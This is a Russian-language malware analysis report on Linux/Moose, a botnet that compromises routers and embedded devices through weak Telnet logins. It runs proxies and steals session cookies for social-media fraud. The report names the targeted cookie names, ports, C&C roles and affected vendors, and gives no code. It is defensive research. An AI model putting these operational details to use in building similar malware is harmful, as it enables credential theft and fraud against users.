
Злоумышленники используют Linux/Moose для компрометации Linux-embedded систем

Вредоносное ПО **Linux/Moose** используется злоумышленниками для компрометации различных устройств под управлением Linux, включая, сетевые роутеры. На скомпрометированном роутере или другом устройстве Linux/Moose будет перехватывать сетевой трафик и обеспечивать ее операторов прокси-сервисом. Как правило, злоумышленников интересуют служебные файлы сессий HTTP (cookie) от популярных сетевых сервисов. Они будут использоваться злоумышленниками для выполнения в них различных нелегитимных действий.



Вредоносная программа представлена обычными исполняемыми ELF-файлами, из которых удалена вся отладочная информация. Linux/Moose использует в своей работе многопоточность, для выполнения различных задач он создает более 30 потоков. Многие из них используются для автоматического поиска и заражения других устройств.

Общие сведения

Linux/Moose использует неординарные механизмы network-penetration в сравнении с другими вредоносными программами, ориентированными на роутеры. Он также специализируется на перенаправлении DNS-трафика (DNS hijacking) и принудительном завершении процессов других вредоносных программ в случае их активности в системе.

Нам удалось собрать различную статистику о работе Moose за счет создания использования специального окружения, а также отследить взаимодействие зараженной системы с сетевыми сервисами, на компрометацию которых нацелен вредоносный код. Вредоносная программа не имеет в своем арсенале механизмов, которые позволяли бы ей выживать после перезагрузки устройства. Она также не специализируется на предоставлении удаленного shell-доступа операторам ботнета.

Ниже перечислены ключевые находки, которые нам удалось получить при анализе Linux/Moose.

- Вредоносная программа нацелена на компрометацию домашних роутеров и модемов, в том числе и тех, которые предоставляются пользователям ISP-провайдерами.
- Linux/Moose содержит механизмы для своего проникновения в сеть, обслуживаемую роутером.

- Вредоносная программа может перехватывать трафик, который проходит через скомпрометированное устройство, таким образом она может прослушивать различные типы устройств, включая, ПК, ноутбуки и смартфоны.
- Moose запускает на скомпрометированном устройстве комплексный прокси-сервис (SOCKS и HTTP), к которому можно получить доступ только с фиксированного списка IP-адресов.
- Операторы используют зараженные устройства для выполнения с них мошеннических действий в социальных сервисах Twitter, Facebook, Instagram, YouTube, и др.
- Злоумышленники могут сконфигурировать вредоносную программу таким образом, что она будет перенаправлять DNS-трафик, проходящий через роутер. Подобный прием позволяет им организовать атаку типа Man-in-the-Middle (MitM).
- Moose заражает т. н. Linux-based embedded устройства, которые работают на архитектуре MIPS и ARM.

Исследование Moose показало нам следующие особенности этой вредоносной программы.

- Она обладает механизмами распространения своих файлов в сети Интернет при помощи LAN-интерфейсов скомпрометированного роутера.
- Сервис Moose прослушивает порт с номером 10073, который позволяет определенным IP-адресам выполнять прокси-подключения через скомпрометированное устройство. Для организации прокси используются протоколы HTTP/HTTPS и SOCKS.
- Вредоносная программа умеет направлять трафик от управляющего C&C-сервера к другим хостам, что позволяет эффективно обходить системы защиты NAT.
- Moose прослушивает сетевые соединения, проходящие через роутер, и отправляет часть полученного трафика на C&C-сервер.
- Moose периодически отслеживает присутствие в скомпрометированной ОС других вредоносных программ и принудительно завершает их процессы в случае обнаружения.

Вредоносная программа не имеет особенных механизмов по компрометации других систем. Компрометации подвергаются только те из них, которые имеют слабые учетные данные входа в аккаунт. Moose не использует какие-либо уязвимости в ОС или ПО для компрометации других устройств. На самом деле такой простой метод компрометации все еще является весьма эффективным, согласно недавнему отчету FireEye, он является одной из десяти самых актуальных причин утечки или кражи данных компаний. Ниже приведена общая схема работы Moose.




Рис. Общая схема работы Linux/Moose.

Вредоносная программа периодически взаимодействует со своими управляющими C&C-серверами, список которых жестко зашит в ее исполняемом файле. Для этого вредоносная программа выбирает один из таких серверов, который в дальнейшем будет предоставлять ей информацию о конфигурации и отправлять инструкции. Этот сервер мы называем конфигурационным C&C-сервером (configuration C&C server). Существуют также и другие типы управляющих серверов, которым мы дали названия отчетный C&C-сервер (report C&C server) и C&C-сервер ретрансляции (relay C&C server). На первый Moose передает отчеты о заражении, а второй используется для операций NAT traversal.

Компрометация сетевых сервисов и использование прокси

При анализе Moose мы обнаружили множество возможностей, которые она предоставляет для злоумышленников. Эти возможности были указаны выше. Для получения более детальной картины мы запустили свои собственные зараженные устройства. Ниже указаны HTTP cookie, которые бот пытается украсть для дальнейшего проведения мошеннических действий со стороны злоумышленников.

- Twitter: *twll*, *twid*
- Facebook: *c_user*
- Instagram: *ds_user_id*
- Google: *SAPISID*, *APISID*
- Google Play / Android: *LAY_ACTIVE_ACCOUNT*
- Youtube: *LOGIN_INFO*

Мы отслеживали состояние одного из зараженных роутеров, который находился под защитой брандмауэра, и смогли получить данные статистики прокси-трафика, проходящего через него. Статистика собиралась почти месяц весной 2015 г.




Рис. Статистика прокси-трафика, распределенного по портам.

На диаграмме выше видно, что большая часть этого трафика является зашифрованным. Трафик оператора вредоносной программы проходит через TCP-порт под номером 2318. Этот порт используется для связи с внешним IP-адресом зараженного устройства и прокси-клиента. Стоит отметить, что большинство зафиксированного нами трафика на зараженном роутере принадлежало социальному сервису Instagram (HTTP), причем уровень протокола затем был повышен с HTTP до уровня защищенного соединения HTTPS с использованием поля *Location:* протокола.

Рис. Сервер сервиса Instagram переводит клиента (фальшивый аккаунт) на использование протокола HTTPS с использованием поля Location HTTP-протокола.

На первом этапе видно использование прокси по протоколу SOCKS, далее видно переключение клиента в режим HTTPS со стороны сервера. Хотя передаваемый трафик является зашифрованным, мы можем увидеть IP-адрес хоста назначения. Кроме того, мы можем проверить сертификат, который идентифицирует сервер и его т. н. Common Name (CN). CN представляет из себя обязательный атрибут, который позволяет проверить подлинность веб-сайта и предоставляющий нам точное описание назначения передаваемого трафика.




Рис. Распределение трафика HTTPS по сервисам на примере скомпрометированного роутера.

Видно, что наибольшая часть трафика принадлежала сервисам Twitter, Instagram, Soundcloud. На диаграмме справа представлены сервисы, входящие в пункт «Другие». В дополнение к зашифрованным данным, мы смогли получить данные об автономных системах (Autonomous Systems, AS), в которые направлялся проксируемый трафик через механизм пассивной информации DNS (*passive DNS information*). Ниже приведен список организаций, которые были затронуты Linux/Moose.

- Fotki (Yandex)
- Instagram (Facebook)
- Live (Microsoft)
- Soundcloud
- Twitter
- Vine
- Yahoo
- YouTube (Google)

Мы также смогли получить информацию о количестве запросов на веб-сервисы, которые были сделаны через прокси и для какой задачи этот прокси использовался.




Рис. Наглядное представление активности прокси, трафик распределен по типу передаваемой информации.

На диаграмме выше видно, что наибольшая часть трафика принадлежит сетевым сервисам, которые были идентифицированы благодаря вышеупомянутым сертификатам CN, пассивной информации DNS, а также IP адресам автономной системы. Трафик ботнета представляет из себя количество запросов прокси, которые были отправлены на управляющий C&C-сервер и всегда предназначались для TCP-порта 2318. Все остальные запросы относятся к типу «Другие». Очевидно, что вышеприведенная статистика показывает факт активного использования зараженных

компьютеров злоумышленниками для нелегитимного доступа к социальным сервисам, причем, в среднем, ежедневно через зараженный роутер проходит более 500 запросов.

Несмотря на наши усилия, мы не смогли надежно подсчитать число скомпрометированных маршрутизаторов. Сам Moose создан таким образом, чтобы усложнить выполнение такой операции. Бот не использует P2P протокол, вместо этого в его коде жестко зашит IP-адрес управляющего C&C-сервера, он также позволяет подключаться к прокси только клиентам из определенного списка IP-адресов. Другой причиной нашей неудачи было отсутствие желания у хостинг-провайдеров помочь нам в расследовании. Мы использовали иные механизмы подсчета количества зараженных устройств, которые приведены ниже.

Одним из таких механизмов подсчета активности Moose на порт 10073 стал Internet Storm Center. Данный порт не регламентирован организацией IANA и не используется ни одним популярным ПО, поэтому аномально большое количество трафика, проходящее через этот порт, свидетельствует об активности этой вредоносной программы.




Рис. Активность потенциально скомпрометированных устройств на 10073 порту.

Выше на рисунке можно увидеть, что значительный рост активности Moose наблюдался с середины 2014 г., точнее, с апреля. Мы же впервые столкнулись с этим вредоносным ПО в конце июля 2014 г. В конце 2014 г. его активность стала снижаться, несмотря на то, что сами авторы постоянно занимаются обновлением вредоносной программы.

В сам бот злоумышленники заложили достаточно агрессивные механизмы распространения. Ниже приведена статистика активности бота по поиску новых устройств для компрометации за 24 часа.




Рис. Статистика сканирования ботом новых устройств для компрометации за 24 часа.

За 24 часа бот выполнил 170 тыс. попыток подключений на порт 10073, что соответствует 23 тыс. уникальных хостов. Из них 36 подключений оказались успешными и закончились TCP-подключениями (handshake), что означает потенциальную возможность компрометации этих устройств. Из 85 тыс. попыток подключений по Telnet, которые были выполнены на 18 тыс. уникальных хостов, 161 попытка закончилась запросом учетных данных Telnet.

На самом деле, эта статистика может быть неточной, поскольку она в значительной степени зависит от типа оборудования, на котором работает вредоносная программа. Мы запускали бот в режиме программной эмуляции, что является замедляющим фактором в работе вредоносной программы. Иными словами, мы не знаем, насколько эти данные соответствуют данным на реально зараженном устройстве.

Мы также попросили наших друзей из Rapid7 просканировать пространство адресов Интернет на предмет доступности обоих портов 10073 и 23 (Telnet) для того, чтобы представить себе общую картину устройств и компьютеров, подпадающих под «ориентировку Moose». Оказалось, что 1 млн. IP-адресов соответствуют этому требованию. Если мы вычтем из этого числа количество устройств (IP), которые не запрашивали учетные данные для подключения по Telnet, то мы получим около 50 тыс. потенциально зараженных хостов.

Вредоносное ПО Linux/Moose требует Linux ОС в качестве окружения для своего исполнения. Исполняемые ELF-файлы Moose зависят от популярной C-библиотеки для встраиваемых (embedded) систем под названием uClibc. На сегодняшний день множество т. н. встраиваемых систем работает под управлением Linux, это касается роутеров, а также сетевого оборудования более высокого уровня. Некоторые зараженные устройства легче опознать чем другие. Например, после своего запуска в системе, вредоносная программа проверяет присутствие на диске файла /home/hik/start.sh. Этот файл обычно расположен в устройствах DVR фирмы HikVision, которые уже становились жертвой вредоносного ПО для embedded систем.

Устройства следующих вендоров уязвимы для заражения Linux/Moose: Actiontec, HikVision, Netgear, Synology, TP-Link, ZyXEL, Zhone. Кроме этого, уязвимыми также являются медицинские устройства типа Hospira Drug Infusion Pump.

Как мы уже упоминали, злоумышленники используют Linux/Moose для кражи служебных данных HTTP сессий для различных социальных сервисов. Затем эти данные используются для мошеннических действий в этих сервисах, включая, операции по выставлению Like, накрутка новых Followers или подписчиков. Для выполнения всех этих операций используется бот, поэтому на одном из зараженных роутеров мы смогли наблюдать попытки вредоносной программы получить доступ к более чем 700 различных аккаунтов Instagram в течение месяца. Следующий фальшивый аккаунт был специально создан злоумышленниками для этой цели.




Рис. Фальшивый аккаунт злоумышленников.

Через несколько дней этот аккаунт уже следовал за 30-40 аккаунтами социального сервиса.

